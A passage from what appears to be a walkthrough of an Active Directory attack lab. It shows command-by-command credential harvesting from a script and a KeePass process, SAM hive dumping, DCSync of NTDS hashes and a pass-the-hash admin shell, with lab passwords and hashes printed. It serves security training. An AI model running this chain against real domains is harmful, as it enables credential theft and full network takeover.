Task To Run:                          cmd.exe /c powershell c:\bot_ssh.ps1

PS C:\Users\Administrator\Documents> type "C:/bot_ssh.ps1"
$User = "viserion"
$SSHHost = "syrax"
$Password = "aLHtz1WvIVmeV4Zh4CDE"

& "C:\Program Files\PuTTY\klink.exe" -auto_store_sshkey $SSHHost -l "$User" -pw $Password "sleep 45"
A scheduled task on VHAGAR SSHes into SYRAX as viserion every so often, leaving a Kerberos ccache behind. That’s the intended breadcrumb — and a bonus credential: viserion:aLHtz1WvIVmeV4Zh4CDE.
8.3 KeePass — Master Password in Plain Sight
Checking running processes pays off immediately:
PS C:\> Get-CimInstance Win32_Process -Filter "Name LIKE '%KeePass%'" | Select ProcessId, CommandLine

ProcessId CommandLine
--------- -----------
     2956 "C:\Program Files\KeePass Password Safe 2\KeePass.exe" C:\vault.kdbx -pw-stdin
-pw-stdin means the master password is being piped in — so it must exist in the parent process’s command line. With SeDebugPrivilege, nothing is hidden:
PS C:\> $kp = Get-CimInstance Win32_Process -Filter "Name='KeePass.exe'"
PS C:\> $parent = Get-CimInstance Win32_Process -Filter "ProcessId=$($kp.ParentProcessId)"
PS C:\> $parent.CommandLine
"C:\WINDOWS\system32\cmd.exe" /c "echo lj-endlmkfQSLDKPDFNZLEK | "C:\Program Files\KeePass Password Safe 2\KeePass.exe" C:\vault.kdbx -pw-stdin"
The master password, lj-endlmkfQSLDKPDFNZLEK, sitting in a cmd.exe command line. Download the vault and open it:
➜ keepassxc-cli open vault.kdbx
Enter password to unlock vault.kdbx:
KdbxXmlReader::readDatabase: found 0 invalid entry reference(s)
VAULT> ls
Windows/
Recycle Bin/

VAULT> ls Windows
Domain admin - drogon
domain admin

VAULT> show "Windows/Domain admin - drogon"
Title: Domain admin - drogon
UserName: dracarys.lab\drogon
Password: PROTECTED

VAULT> show -s "Windows/Domain admin - drogon"
Title: Domain admin - drogon
UserName: dracarys.lab\drogon
Password: sUIjHxs1i0yxZsGBreh0
A second Domain Admin: drogon:sUIjHxs1i0yxZsGBreh0.
8.4 Local SAM Dump
Quick detour for the local Administrator hash (useful for pass-the-hash back onto VHAGAR):
PS C:\temp> reg save hklm\sam C:\temp\sam.hive
The operation completed successfully.

PS C:\temp> reg save hklm\system C:\temp\system.hive
The operation completed successfully.
➜ secretsdump.py -sam sam.hive -system system.hive LOCAL
Impacket v0.14.0.dev0+20260731.125001.141be7ac - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x40f8db64be1698026e5636bfdc5eb4be
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:43a0bfc891b70eafabb76f7de4e028f9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e4733223b230ff23c150e56590c6ea0b:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Cleaning up...
Fun side note: on an earlier run I tried creating a local admin user (net user secret ...) for persistence — the account was created, but SMB logon failed with STATUS_LOGON_FAILURE (local account network logon restrictions on domain-joined boxes). Dumping the hives was the cleaner move anyway.
9. Domain Dominance — NTDS.dit
drogon is a Domain Admin with DCSync rights. One command:
➜ nxc smb balerion.dracarys.lab \
    -u drogon -p 'sUIjHxs1i0yxZsGBreh0' \
    --ntds
SMB         192.168.56.10   445    BALERION         [*] Windows 11 / Server 2025 Build 26100 x64 (name:BALERION) (domain:dracarys.lab) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         192.168.56.10   445    BALERION         [+] dracarys.lab\drogon:sUIjHxs1i0yxZsGBreh0 (Pwn3d!)
SMB         192.168.56.10   445    BALERION         [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         192.168.56.10   445    BALERION         Administrator:500:aad3b435b51404eeaad3b435b51404ee:2ce1d863befe7dd23bdcebec4d2704ce:::
SMB         192.168.56.10   445    BALERION         Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.56.10   445    BALERION         krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e11ddc762787943930c5a3a1d41a853c:::
SMB         192.168.56.10   445    BALERION         vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
SMB         192.168.56.10   445    BALERION         drogon:1108:aad3b435b51404eeaad3b435b51404ee:3627f18929c18bd37c93423a5e39b78a:::
SMB         192.168.56.10   445    BALERION         rhaegal:1109:aad3b435b51404eeaad3b435b51404ee:d7550fea9d79a87c44e4485cf785371a:::
SMB         192.168.56.10   445    BALERION         viserion:1110:aad3b435b51404eeaad3b435b51404ee:96819ded1d4e98de1f2d1e5c03266994:::
SMB         192.168.56.10   445    BALERION         sunfyre:1111:aad3b435b51404eeaad3b435b51404ee:4a9c975bada3f2a5a73e7f5cf6436668:::
SMB         192.168.56.10   445    BALERION         BALERION$:1001:aad3b435b51404eeaad3b435b51404ee:85851a924d93892c13b28f4f40771d03:::
SMB         192.168.56.10   445    BALERION         VHAGAR$:1104:aad3b435b51404eeaad3b435b51404ee:1753fac58448bc131f6757cca7e15b94:::
SMB         192.168.56.10   445    BALERION         SYRAX$:1105:aad3b435b51404eeaad3b435b51404ee:c3a91f7e6d294da71780d6472a29195e:::
SMB         192.168.56.10   445    BALERION         root$:1112:aad3b435b51404eeaad3b435b51404ee:7e863f3dec467471b9a747552c96aea2:::
SMB         192.168.56.10   445    BALERION         ARRAX$:1113:aad3b435b51404eeaad3b435b51404ee:7e863f3dec467471b9a747552c96aea2:::
Shell as administrator:
➜ evil_winrmexec dracarys.lab/'administrator'@balerion.dracarys.lab \
    -hashes :2ce1d863befe7dd23bdcebec4d2704ce

...[snip]...

PS C:\Users\administrator\Documents> whoami; hostname
dracarys\administrator
balerion
Full domain compromise. Dracarys. 🔥
Closing Thoughts
This lab is a masterclass in Kerberos delegation abuse. The GLPI foothold is fun, but the real lesson is Section 5 – Section 7: constrained delegation without protocol transition isn’t a dead end — it just means you need to bring your own evidence ticket. A created machine account (S4U2Self, plus RBCD’s skipped forwardable check), an RBCD edge, and a Ghost SPN turn “SPN does not exist” from a disappointing BloodHound edge into the exploit primitive itself.
Thanks to @M4yFly and Orange Cyberdefense for the lab. 🐉